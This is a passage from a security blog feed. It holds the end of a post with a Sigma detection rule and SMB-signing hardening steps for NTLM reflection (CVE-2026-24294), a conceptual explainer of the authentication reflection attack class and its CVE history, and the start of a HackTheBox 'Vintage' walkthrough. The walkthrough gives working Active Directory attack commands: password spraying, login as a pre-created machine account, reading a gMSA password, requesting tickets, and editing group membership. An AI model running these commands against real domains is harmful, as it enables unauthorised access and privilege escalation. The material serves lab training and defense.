</pre></td><td class="rouge-code"><pre><span class="na">title</span><span class="pi">:</span> <span class="s">Machine Account Loopback Authentication</span>
<span class="na">id</span><span class="pi">:</span> <span class="s">reflect-001</span>
<span class="na">status</span><span class="pi">:</span> <span class="s">experimental</span>
<span class="na">description</span><span class="pi">:</span> <span class="pi">&gt;</span>
  <span class="s">Detects a machine account authenticating to the local host over the loopback</span>
  <span class="s">interface via a network logon. This pattern is produced by NTLM reflection</span>
  <span class="s">attacks including CVE-2026-24294 and has no known legitimate analogue.</span>
<span class="na">logsource</span><span class="pi">:</span>
  <span class="na">product</span><span class="pi">:</span> <span class="s">windows</span>
  <span class="na">service</span><span class="pi">:</span> <span class="s">security</span>
<span class="na">detection</span><span class="pi">:</span>
  <span class="na">selection</span><span class="pi">:</span>
    <span class="na">EventID</span><span class="pi">:</span> <span class="m">4624</span>
    <span class="na">LogonType</span><span class="pi">:</span> <span class="m">3</span>
    <span class="na">TargetUserName|endswith</span><span class="pi">:</span> <span class="s1">'</span><span class="s">$'</span>
    <span class="na">IpAddress|contains</span><span class="pi">:</span>
      <span class="pi">-</span> <span class="s1">'</span><span class="s">127.0.0.1'</span>
      <span class="pi">-</span> <span class="s1">'</span><span class="s">::1'</span>
  <span class="na">condition</span><span class="pi">:</span> <span class="s">selection</span>
<span class="na">fields</span><span class="pi">:</span>
  <span class="pi">-</span> <span class="s">TargetUserName</span>
  <span class="pi">-</span> <span class="s">IpAddress</span>
  <span class="pi">-</span> <span class="s">AuthenticationPackageName</span>
  <span class="pi">-</span> <span class="s">WorkstationName</span>
<span class="na">falsepositives</span><span class="pi">:</span>
  <span class="pi">-</span> <span class="s">None known</span>
<span class="na">level</span><span class="pi">:</span> <span class="s">high</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<h2 id="hardening">Hardening</h2>

<p>The single control that neutralises this class regardless of patch state is enforcing inbound SMB signing on member servers. Synacktiv’s own analysis notes that CVE-2026-24294 does not affect Windows 11 24H2 precisely because 24H2 enforces SMB signing by default, and a signed session cannot be relayed without the signing keys. This is the defense-in-depth case the Synacktiv writeup makes explicitly: SMB signing collapsed the attack surface before the patch existed.</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
</pre></td><td class="rouge-code"><pre><span class="c"># enforce on all member servers - requires a reboot or SMB service restart to take effect</span><span class="w">
</span><span class="n">Set-SmbServerConfiguration</span><span class="w"> </span><span class="nt">-RequireSecuritySignature</span><span class="w"> </span><span class="bp">$true</span><span class="w"> </span><span class="nt">-Force</span><span class="w">
</span></pre></td></tr></tbody></table></code></pre></div></div>

<p>In Group Policy: Computer Configuration &gt; Windows Settings &gt; Security Settings &gt; Local Policies &gt; Security Options &gt; “Microsoft network server: Digitally sign communications (always)” set to Enabled. Apply via a GPO scoped to member server OUs.</p>

<p>Patch to build 26100.32522 or later (March 2026 cumulative update) to close CVE-2026-24294 directly. This is not a substitute for signing enforcement; it is an additional layer. Future reflection variants will likely continue targeting unsigned sessions, so the signing control is the durable one.</p>

<p>Restrict the coercion surface. Disable the Print Spooler service on systems that do not need it, enforce RPC filters on MS-EFSRPC and MS-DFSNM where appropriate, and monitor for unusual RPC bind attempts to coercible interfaces from non-administrative accounts. Coercion requires the ability to invoke a SYSTEM service callback; reducing that surface reduces the class of potential reflection triggers.</p>

<p>Audit ADIDNS write permissions. Default AD grants any authenticated user the ability to create DNS records via dynamic updates. Restricting this to specific accounts or groups closes the record-planting step that more complex variants (including CVE-2025-33073’s marshalled-name technique) rely on. The permission is overly broad by default and rarely needs to be as open as it is.</p>

<h2 id="what-build-2610032230-tells-us">What build 26100.32230 tells us</h2>

<p>This build carries thirteen months of security fixes and is not unpatched or experimental. It is the patch level a significant portion of real Server 2025 deployments run, because Microsoft has not refreshed the Server 2025 evaluation media since the January 2026 release. The finding that CVE-2026-24294 fires on this build is a realistic finding about the current installed base, not a contrived lab condition.</p>

<p>The chain confirmed on 26100.32230: CVE-2025-33073 (marshalled-name SMB-to-SMB) is closed. The custom-port multiplexing variant (CVE-2026-24294) fires. Upgrading to 26100.32522+ closes the specific multiplexing variant. SMB signing enforcement closes the class.</p>

<p>The framing from part one holds here in the lab as much as on paper. Microsoft patched the instance in front of them, correctly. The class persists, and the next instance will be another route into the same local-authentication path that has been there since NT. Enforcing signing is the only control that addresses the class rather than the instance.</p>

<h2 id="acknowledgments-and-references">Acknowledgments and references</h2>

<ul>
  <li>Synacktiv, CVE-2026-24294 (bypassing Windows authentication reflection mitigations for SYSTEM shells, part 1): https://www.synacktiv.com/en/publications/bypassing-windows-authentication-reflection-mitigations-for-system-shells-part-1</li>
  <li>Synacktiv, CVE-2025-33073 (NTLM reflection is dead, long live NTLM reflection): https://www.synacktiv.com/en/publications/ntlm-reflection-is-dead-long-live-ntlm-reflection-an-in-depth-analysis-of-cve-2025</li>
  <li>Andrea Pierini (decoder), reflecting your authentication: https://decoder.cloud/2025/11/24/reflecting-your-authentication-when-windows-ends-up-talking-to-itself/</li>
  <li>Andrea Pierini (decoder), what Windows Server 2025 quietly did to your NTLM relay: https://decoder.cloud/2026/02/25/what-windows-server-2025-quietly-did-to-your-ntlm-relay/</li>
  <li>Andrea Pierini (decoder), LmCompatibilityLevel and the PDC trap: https://decoder.cloud/2026/04/15/lmcompatibilitylevel-and-the-pdc-trap/</li>
  <li>James Forshaw, relaying Kerberos authentication / CredMarshalTargetInfo: https://www.tiraniddo.dev/2024/04/relaying-kerberos-authentication-from.html</li>
  <li>0xNDI, CVE-2026-24294 PoC: https://github.com/0xNDI/CVE-2026-24294</li>
  <li>Microsoft, KB5005413, mitigating NTLM relay attacks on AD CS: https://support.microsoft.com/en-us/topic/kb5005413-mitigating-ntlm-relay-attacks-on-active-directory-certificate-services-ad-cs-3612b773-4043-4aa9-b23d-b87910cd3429</li>
</ul>]]></content><author><name>cbev</name></author><category term="Personal" /><category term="Windows" /><category term="Active Directory" /><category term="Coercion" /><category term="Privilege Escalation" /><category term="Research" /><summary type="html"><![CDATA[Part one covered the mechanic and the lineage. This part is operational. We reproduce CVE-2026-24294 against a default Windows Server 2025 environment, document what the telemetry actually shows, and work out what a defender needs to catch it. Every result here is attributed to a specific build and configuration so the findings are reproducible and attributable rather than approximate.]]></summary></entry><entry><title type="html">Windows Authentication Reflection, Part 1: The Mechanic and Its Lineage</title><link href="https://cbev0x.github.io/personal/2026/07/07/Authentication_Reflection_Research_part_1.html" rel="alternate" type="text/html" title="Windows Authentication Reflection, Part 1: The Mechanic and Its Lineage" /><published>2026-07-07T00:00:00+00:00</published><updated>2026-07-07T00:00:00+00:00</updated><id>https://cbev0x.github.io/personal/2026/07/07/Authentication_Reflection_Research_part_1</id><content type="html" xml:base="https://cbev0x.github.io/personal/2026/07/07/Authentication_Reflection_Research_part_1.html"><![CDATA[<p>Authentication reflection is a family of attacks that keeps getting declared dead and keeps coming back. It looks like a footnote to NTLM relay until you examine the mechanic, and then it resolves into something distinct: a primitive with a decade-long habit of resurfacing every time Microsoft closes the previous instance. This is part one of two. It builds the concept from the ground up, covering what reflection is, why the Windows authentication stack makes it possible, and how one core weakness has re-emerged across twelve years of CVEs. Part two moves into the lab, where we reproduce the most recent instance on Windows Server 2025 and work out what it looks like from the defender’s side.</p>

<h2 id="reflection-is-not-relay-with-fewer-hops">Reflection is not relay with fewer hops</h2>

<p>A classic NTLM relay coerces host A into authenticating to the attacker, then passes A’s authentication through to a different service on host B. A never learns it spoke to B, and the attacker rides whatever session B grants. Reflection keeps the coercion and the relay but collapses the destination back onto the source. A is coerced, and A’s authentication is relayed to a service on A itself. A authenticates to A.</p>

<p>What makes that worth doing, rather than a curiosity, is what the reflected identity can reach. The coerced principal is almost always the machine account, and a machine account is privileged on its own host. Bouncing that identity back at a service running on the same box hands the machine its own credentials and asks it to act on them locally. Done right, that yields a SYSTEM context on the target. This is why reflection reads as local privilege escalation, and why, when chained with coercion from a remote foothold, it reads as remote code execution.</p>

<h2 id="nothing-gets-cracked">Nothing gets cracked</h2>

<p>Reflection is easy to file next to the Responder-style capture-and-crack workflow, and that is a mistake worth heading off early. Coercion yields the machine account, and machine account passwords are roughly 120 characters of random data, rotated every 30 days by default. Unless you’re sitting under a rainbow, that is not cracking offline, ever. Reflection sidesteps the question because the secret is never needed. The live authentication is relayed in real time and the target validates it against itself. The entire attack lives inside a single authentication exchange, start to finish.</p>

<p>That property is also why reflection survives hardening that stops other attacks. There is no weak password to find, no hash to submit to a wordlist, no downgrade to force. There is only a legitimate authentication redirected back at its own origin.</p>

<h2 id="the-mechanic-local-authentication-and-the-empty-type-3">The mechanic: local authentication and the empty type-3</h2>

<p>Reflection keeps returning because of how Windows handles authentication to itself. When a Windows process authenticates over NTLM, the stack checks whether the target is the local machine, and if it decides the target is local it takes a shortcut. That shortcut is a local authentication path that does not perform the full challenge-and-response verification a remote authentication would. Rather than proving knowledge of the secret across the wire, the local path trusts the context and inserts the resulting token directly into memory. That token carries the privileges of the caller, and when the caller is a SYSTEM-level service, so is the token.</p>

<p>The shortcut becomes an attack primitive because of what happens to the messages. On the local authentication path, the NTLM_AUTHENTICATE message, the type-3 in the three-message handshake, comes across effectively empty. The fields that would normally anchor the exchange against tampering are absent, so the message integrity code, the AV-pair flags, and the NtProofStr are never validated. Those validations are what would otherwise catch a manipulated or replayed authentication. On the local path, they do not run.</p>

<p>That single skip is the root of the whole class. Because the integrity code is not checked, an authentication steered down the local path can have its protective flags stripped without breaking anything the server verifies. This is what lets a reflected authentication drop the signing flag and slip past defenses that were supposed to require signed sessions. Over channels that would otherwise enforce channel binding, such as LDAPS or HTTPS, the same emptiness means the binding check has nothing to enforce against. The local path is a hole in the middle of the authentication guarantees, and reflection is the practice of routing a network authentication into it.</p>

<p>Everything downstream is a variation on one question: how is a remote authentication convinced to be treated as local?</p>

<h2 id="fooling-the-locality-check">Fooling the locality check</h2>

<p>The answer, for the modern era of this attack, abuses how Windows canonicalizes a target name before it decides locality. James Forshaw documented the primitive that makes it work, built on <code class="language-plaintext highlighter-rouge">CredMarshalTargetInfo</code>. Marshalled target information, a base64-encoded blob, can be appended after a hostname. When Windows parses the name to decide whether the target is local, it strips the marshalled portion and compares only the surviving hostname. If that surviving hostname resolves to something the machine considers itself, the stack engages the local path, even though the name actually used pointed the authentication at an attacker-controlled endpoint.</p>

<p>The operational chain follows from that. We plant a DNS record for the crafted name, coerce a privileged service to authenticate to it, and the authentication leaves the box aimed at the attacker while canonicalization later concludes the target was local. Relayed back, the local path engages and the empty type-3 does the rest. Any domain user can typically plant the required record, and coercion needs no special privilege, so the chain starts from an ordinary foothold and ends at SYSTEM.</p>

<h2 id="lineage-one-weakness-many-instances">Lineage: one weakness, many instances</h2>

<p>What makes reflection worth a two-part writeup rather than a single CVE walkthrough is its history. This is not a new bug. It is an old class that Microsoft has patched, instance by instance, for over a decade, and each patch has closed a specific route to the local path while leaving the path itself intact.</p>

<p>The first well-known death was same-protocol SMB reflection, closed by MS08-068. The fix was narrow and clever: the SMB stack began tracking the challenges it issued and rejecting any client response that replayed one of its own challenges. An SMB authentication reflected straight back at the same SMB service met a server that recognized its own challenge coming home and refused. For years that was treated as the end of SMB reflection.</p>

<p>The weakness in that fix was scope. Challenge tracking lived inside a single protocol stack and did not coordinate across protocols, so reflection did not die, it just moved. Instead of SMB back to SMB, attackers reflected across protocol boundaries: an SMB authentication relayed to an HTTP endpoint such as AD CS web enrollment, or to LDAP on a domain controller. The HTTP endpoint never saw the SMB stack’s challenge cache, so it had no basis to reject the reflected authentication. Subsequent patches chased the cross-protocol variants, and the pattern held: each fix addressed the pairing in front of it, and the class waited.</p>

<p>In 2025 the primitive came back into the spotlight. Synacktiv’s work on CVE-2025-33073 revived SMB-to-SMB reflection by using the marshalled-name trick to make a remote authentication read as local, defeating the old challenge-tracking logic entirely. On any machine that did not enforce inbound SMB signing, this delivered command execution as SYSTEM. Microsoft’s fix landed in June 2025 and was, once again, narrow. It taught the SMB client to call <code class="language-plaintext highlighter-rouge">CredUnmarshalTargetInfo</code> and reject any target name carrying marshalled information. That fix lived in the SMB client path and nowhere else.</p>

<p>That narrowness is the story of everything that followed. Andrea Pierini’s research on ghost SPNs, later assigned CVE-2025-58726, reached the local path through service principal names pointing at hostnames not registered in DNS, and was fixed server-side with loopback validation rather than in the client. His work on the Server 2025 print notification callback, CVE-2025-54918, exploited the fact that Microsoft had moved that callback onto DCE/RPC, which still honored the marshalled-name trick and, better for an attacker, did not even require the DNS and SPN games because a bare attacker address was enough to negotiate local authentication. That fix forced the message integrity code to always be calculated and channel bindings to always be evaluated on that path. Each of these was a real patch, and each closed one more doorway into the same room.</p>

<p>The most recent instance at the time of writing is CVE-2026-24294, again from Synacktiv, patched in March 2026. It needs no marshalled hostname at all. It abuses two SMB client behaviors that recent Windows versions introduced: the ability to connect to an SMB share on an arbitrary TCP port, and connection reuse through SMB multiplexing. A local SMB server is stood up on a nonstandard port, a share is mounted from it so the client establishes and keeps a TCP connection, and then a privileged service is coerced to the same path so its authentication rides the connection the attacker already controls. It works by default on Windows Server 2025, and notably it does not work on Windows 11 24H2, because 24H2 enforces SMB signing, and signing remains the durable control that breaks the relay regardless of how the local path is reached.</p>

<p>One boundary is worth naming because it clarifies the mechanic. Reflecting DCOM back to SMB does not work, because the SMB client honors a flag that strips the service principal name on a loopback target and refuses to treat the reflected authentication as local. The class is broad but not unlimited, and the pairs that work say as much about the defenses as the pairs that do not.</p>

<h2 id="the-instance-gets-patched-not-the-class">The instance gets patched, not the class</h2>

<p>Line those fixes up and the shape is unmistakable. MS08-068 closed same-protocol SMB and left cross-protocol open. The cross-protocol patches closed pairings and left the marshalled-name trick open. CVE-2025-33073’s fix closed the SMB client path and left ghost SPNs, the DCE/RPC callback, and the arbitrary-port behavior open. Every one of those was a correct patch for the instance in front of Microsoft, and every one left the underlying weakness, the local authentication path with its empty type-3 and skipped integrity checks, exactly where it was.</p>

<p>That is the thesis to carry into part two. Authentication reflection is not a bug that gets fixed. It is a class, rooted in a design decision about how Windows authenticates to itself, and the CVEs are the visible waterline of a much older structure. Hunting the next instance is less about finding a new vulnerability than about finding a new route into an old one. Defending against it is the mirror image: chasing individual CVEs is a losing posture next to the controls that neutralize the class outright, which is where we spend most of our effort in part two. Enforce SMB signing, require channel binding and extended protection over TLS, cut off coercion surface, and move off NTLM where possible.</p>

<p>Part two builds a Windows Server 2025 lab, reproduces CVE-2026-24294 against it, and turns to the question that matters most for a defender: when this fires, what exactly shows up in the telemetry, and how do we catch it. Every result there is pinned to an exact build number, because on this topic, as this part should already make clear, the build number is the whole story.</p>

<h2 id="acknowledgments-and-references">Acknowledgments and references</h2>

<p>This piece stands on published research, and the class is legible only because of the people who took it apart in public. Any errors are mine.</p>

<ul>
  <li>James Forshaw (@tiraniddo), on <code class="language-plaintext highlighter-rouge">CredMarshalTargetInfo</code> and relaying Kerberos authentication: https://www.tiraniddo.dev/2024/04/relaying-kerberos-authentication-from.html</li>
  <li>Synacktiv, on CVE-2025-33073 (NTLM reflection is dead, long live NTLM reflection): https://www.synacktiv.com/en/publications/ntlm-reflection-is-dead-long-live-ntlm-reflection-an-in-depth-analysis-of-cve-2025</li>
  <li>Synacktiv, on CVE-2026-24294 (bypassing Windows authentication reflection mitigations for SYSTEM shells, part 1): https://www.synacktiv.com/en/publications/bypassing-windows-authentication-reflection-mitigations-for-system-shells-part-1</li>
  <li>Andrea Pierini (decoder), reflecting your authentication (reflection internals and the local-authentication mechanic): https://decoder.cloud/2025/11/24/reflecting-your-authentication-when-windows-ends-up-talking-to-itself/</li>
  <li>Andrea Pierini (decoder), ghost SPNs and Kerberos reflection: https://www.semperis.com/blog/exploiting-ghost-spns-and-kerberos-reflection-for-smb-server-privilege-elevation/</li>
  <li>RedTeam Pentesting, reflective Kerberos relay attack: https://blog.redteam-pentesting.de/2025/reflective-kerberos-relay-attack/</li>
  <li>Microsoft, KB5005413, mitigating NTLM relay attacks on AD CS: https://support.microsoft.com/en-us/topic/kb5005413-mitigating-ntlm-relay-attacks-on-active-directory-certificate-services-ad-cs-3612b773-4043-4aa9-b23d-b87910cd3429</li>
</ul>]]></content><author><name>cbev</name></author><category term="Personal" /><category term="Windows" /><category term="Active Directory" /><category term="Coercion" /><category term="Privilege Escalation" /><category term="Research" /><summary type="html"><![CDATA[Authentication reflection is a family of attacks that keeps getting declared dead and keeps coming back. It looks like a footnote to NTLM relay until you examine the mechanic, and then it resolves into something distinct: a primitive with a decade-long habit of resurfacing every time Microsoft closes the previous instance. This is part one of two. It builds the concept from the ground up, covering what reflection is, why the Windows authentication stack makes it possible, and how one core weakness has re-emerged across twelve years of CVEs. Part two moves into the lab, where we reproduce the most recent instance on Windows Server 2025 and work out what it looks like from the defender’s side.]]></summary></entry><entry><title type="html">HackTheBox: Vintage</title><link href="https://cbev0x.github.io/hackthebox/2026/07/06/HackTheBox-Vintage.html" rel="alternate" type="text/html" title="HackTheBox: Vintage" /><published>2026-07-06T00:00:00+00:00</published><updated>2026-07-06T00:00:00+00:00</updated><id>https://cbev0x.github.io/hackthebox/2026/07/06/HackTheBox-Vintage</id><content type="html" xml:base="https://cbev0x.github.io/hackthebox/2026/07/06/HackTheBox-Vintage.html"><![CDATA[<p>This box is rated hard difficulty on HTB. It involves us enumerating a pre-created machine account whose password is the same as its samAccountName value. From there, we read another machine account’s gMSA password which is leveraged into adding ourselve to a privileged group and re-enabling a service account. A targeted Kerberoast allows us to crack its hash and recover the plaintext password that is used in a password spray to gain access to a user account. Grabbing a shell over WinRM lets us discover a stored credential that is DPAPI encrypted and after decrypting it offline with a master key, we get a password for a privileged account. Finally, we add a previously owned service account to a group configured for Resource-Based Constrained Delegation eventually granting us DCSync rights on the domain.</p>

<h2 id="host-scanning">Host Scanning</h2>
<p>I begin with an Nmap scan against the target IP to find all running services on the host; Repeating the same for UDP yields the typical AD ports.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
</pre></td><td class="rouge-code"><pre>└─$ sudo nmap -p53,88,135,139,389,445,464,593,636,3268,3269,5985,9389 -sCV 10.129.231.205 -oN fullscan-tcp

Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-06 14:23 -0400
Nmap scan report for 10.129.231.205
Host is up (0.058s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-07-06 18:23:16Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: vintage.htb, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: vintage.htb, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open  mc-nmf        .NET Message Framing
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time: 
|   date: 2026-07-06T18:23:24
|_  start_date: N/A
| smb2-security-mode: 
|   3.1.1: 
|_    Message signing enabled and required
|_clock-skew: -5s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.91 seconds
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Looks like a Windows machine with Active Directory components installed on it, more specifically a Domain Controller. We can find the Fully Qualified Domain Name of <code class="language-plaintext highlighter-rouge">DC01.VINTAGE.HTB</code> which Is added to my <code class="language-plaintext highlighter-rouge">/etc/hosts</code> file. Since there are no web servers up and running, I’ll mainly focus on SMB, Kerberos, and LDAP to gather information initially to grab a foothold.</p>

<h2 id="service-enumeration">Service Enumeration</h2>
<p>This box is an assumed breach scenario, meaning we start with low-privileged credentials which I use to enumerate SMB shares.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre>└─$ nxc smb DC01.VINTAGE.HTB -u 'P.Rosa' -p 'Rosaisbest123'

└─$ nxc smb DC01.VINTAGE.HTB -u 'P.Rosa' -p 'Rosaisbest123' -k --shares
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-06-Vintage/1.png" alt="" /></p>

<p>Validating these creds reveals that NTLM authentication has been disabled for this machine. Going forward we’ll either have to use a ccache file obtained by grabbing a TGT from the Domain Controller’s KDC, or just add a <code class="language-plaintext highlighter-rouge">-k</code> flag for tools that support Kerberos-based authentication.</p>

<p>There are only standard DC shares available which don’t contain anything interesting. I’ll also test for Kerberoasting and AS-REP Roasting to see if we can gain access to another account’s hash.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre>└─$ nxc ldap DC01.VINTAGE.HTB -u 'P.Rosa' -p 'Rosaisbest123' -k --kerberoasting kerbout.txt

└─$ nxc ldap DC01.VINTAGE.HTB -u 'P.Rosa' -p 'Rosaisbest123' -k --asreproast asrepout.txt
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-06-Vintage/2.png" alt="" /></p>

<h3 id="mapping-domain-with-bloodhound">Mapping Domain with BloodHound</h3>
<p>Nothing returns from those attempts so I move to using BloodHound-Python in order to collect JSON data on the domain so we can map it via BloodHound.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre>└─$ bloodhound-python -c all -d vintage.htb -u 'P.Rosa' -p 'Rosaisbest123' -ns 10.129.231.205

└─$ sudo bloodhound
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-06-Vintage/3.png" alt="" /></p>

<p>Checking our current user’s permissions shows that we don’t have access to any outbound object control or have membership in any interesting groups either.</p>

<p><img src="/assets/img/2026-07-06-Vintage/4.png" alt="" /></p>

<p>Given that we pretty much only have a list of users on the domain and one valid password, I start spraying that password and others in a custom wordlist across the domain, hoping for a successful attempt. We can quickly make a wordlist of usernames by extracting the name field from the BloodHound User data with <code class="language-plaintext highlighter-rouge">jq</code> and <code class="language-plaintext highlighter-rouge">awk</code> commands.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
</pre></td><td class="rouge-code"><pre>└─$ jq -r '.data[].Properties.name' 20260706143456_users.json | awk -F'@' '{print $1}' &gt; users.txt

└─$ head users.txt 
NT AUTHORITY
L.BIANCHI_ADM
GMSA01$
C.NERI_ADM
SVC_LDAP
SVC_ARK
SVC_SQL
P.ROSA
C.NERI
G.VIOLA
</pre></td></tr></tbody></table></code></pre></div></div>

<h2 id="exploitation">Exploitation</h2>

<h3 id="password-spraying">Password Spraying</h3>
<p>Then we can use NetExec to password spray over SMB this time, making sure to specify Kerberos authentication and the <code class="language-plaintext highlighter-rouge">--continue-on-success</code> flag so it doesn’t stop after P.Rosa’s account.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>└─$ nxc smb DC01.VINTAGE.HTB -u users.txt -p 'Rosaisbest123' -k --continue-on-success
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-06-Vintage/5.png" alt="" /></p>

<p>Unfortunately that yields no results either, all either failing due to the pre-authentication being wrong or the account revoking any sign-on outright. At this point I head back to the BloodHound data and find another computer account for the File System server (FS01).</p>

<h3 id="pre-created-computeraccounts">Pre-Created Computer Accounts</h3>
<p>When an admin pre-creates a computer account - staging it via net computer, PowerShell’s <code class="language-plaintext highlighter-rouge">New-ADComputer</code>, or similar before the target host actually joins the domain - AD has to populate the account’s password immediately, since it can’t leave it blank. Rather than generating a random secret, AD deterministically initializes the password to the lowercased <code class="language-plaintext highlighter-rouge">samAccountName</code> with the trailing $ stripped (e.g., a computer named <code class="language-plaintext highlighter-rouge">WORKSTATION01$</code> gets an initial password of <code class="language-plaintext highlighter-rouge">workstation01</code>). That value stays valid until the real machine performs its actual domain join and negotiates a proper randomized machine password (which then rotates automatically every 30 days by default).</p>

<p>While collecting data on the domain for BH, I noticed that it attempted to connect to the FS01 server but failed a DNS resolution since we didn’t get an IP for it. Checking to see if this computer account still holds the pre-created password initialized during staging actually succeeds, giving us access to <code class="language-plaintext highlighter-rouge">FS01$</code>. </p>

<p>Crucially, we need to make sure any alphabetical letters are lowercase as that’s how AD automatically populates the password before being joined to a domain and managed.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre>└─$ nxc smb DC01.VINTAGE.HTB -u 'FS01$' -p 'fs01' -k

└─$ nxc smb DC01.VINTAGE.HTB -u 'FS01$' -p 'FS01' -k

</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-06-Vintage/6.png" alt="" /></p>

<h3 id="reading-gmsapassword">Reading gMSA Password</h3>
<p>With access to this <code class="language-plaintext highlighter-rouge">FS01$</code>, I head back to BloodHound to check for outbound object control under this account. I end up finding that accounts in the Domain Computers group can use their membership to read a gMSA computer account password. </p>
<p><img src="/assets/img/2026-07-06-Vintage/7.png" alt="" /></p>

<p>gMSAs (Group Managed Service Accounts) exist to solve the age-old problem of service account password management - before gMSAs, admins had to manually set and rotate service account passwords, and those passwords often got embedded in scripts, configs, or scheduled tasks, sitting there in plaintext or reversible encryption indefinitely. A gMSA offloads that entirely to AD: the DC automatically generates and rotates a 240-byte random password every 30 days by default, and only members of an authorized principal group (specified in <code class="language-plaintext highlighter-rouge">msDS-GroupMSAMembership</code>) can even retrieve that password via the <code class="language-plaintext highlighter-rouge">msDS-ManagedPassword</code> attribute - no human ever needs to know or set it.</p>

<p>We can use the <code class="language-plaintext highlighter-rouge">--gmsa</code> flag provided by NetExec with our new credentials to read its NTLM hash.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>└─$ nxc ldap DC01.VINTAGE.HTB -u 'FS01$' -p 'fs01' -k --gmsa

</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-06-Vintage/8.png" alt="" /></p>

<h3 id="service-accountstakeover">Service Accounts Takeover</h3>
<p>Repeating the process of searching for outbound object control for controlled accounts reveals a path to takeover the members of the Service Accounts group via GenericAll. The pathfinding tool prints this in a clean graph, making things easier to visualize.</p>

<p><img src="/assets/img/2026-07-06-Vintage/9.png" alt="" /></p>

<p>By themselves these accounts don’t hold any crazy permissions and also aren’t apart of the Remote Management Users group, meaning we can’t get a shell over WinRM. However, interestingly enough the SVC_SQL account has been disabled.</p>

<p><img src="/assets/img/2026-07-06-Vintage/10.png" alt="" /></p>

<p>I’ll use <a href="https://github.com/CravateRouge/bloodyAD">BloodyAD</a> in order to add ourselves to the Service Managers group and then enable the SVC_SQL user once again. We should first grab a TGT for the <code class="language-plaintext highlighter-rouge">gMSA01$</code> account since NTLM auth is disabled and providing a hash for Kerberos authentication isn’t all that widely supported.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
</pre></td><td class="rouge-code"><pre>└─$ impacket-getTGT -hashes ':[REDACTED]' 'VINTAGE.HTB/gMSA01$@dc01.VINTAGE.HTB'                      
                                                                                                                                              
└─$ export KRB5CCNAME=gMSA01\$@dc01.VINTAGE.HTB.ccache                                                                      
                                                                                                                                              
└─$ bloodyad -k -d 'vintage.htb' --dc-ip 10.129.231.205 --host dc01.vintage.htb add groupMember 'ServiceManagers' 'gMSA01$'
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-06-Vintage/11.png" alt="" /></p>

<p>Now we can grab an updated TGT holding our new group membership and use it to remove the disabled account property flag from the SVC_SQL user. <a href="https://adminions.ca/books/active-directory-enumeration-and-exploitation/page/bloodyad#bkmrk-enable-a-disabled-ac">BloodyAD’s documentation</a> gives us the correct command structure to perform this action.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
</pre></td><td class="rouge-code"><pre>└─$ impacket-getTGT -hashes ':[REDACTED]' 'VINTAGE.HTB/gMSA01$@dc01.VINTAGE.HTB'
                                                                                                                                              
└─$ export KRB5CCNAME=gMSA01\$@dc01.VINTAGE.HTB.ccache                                               
                                                                                                                                              
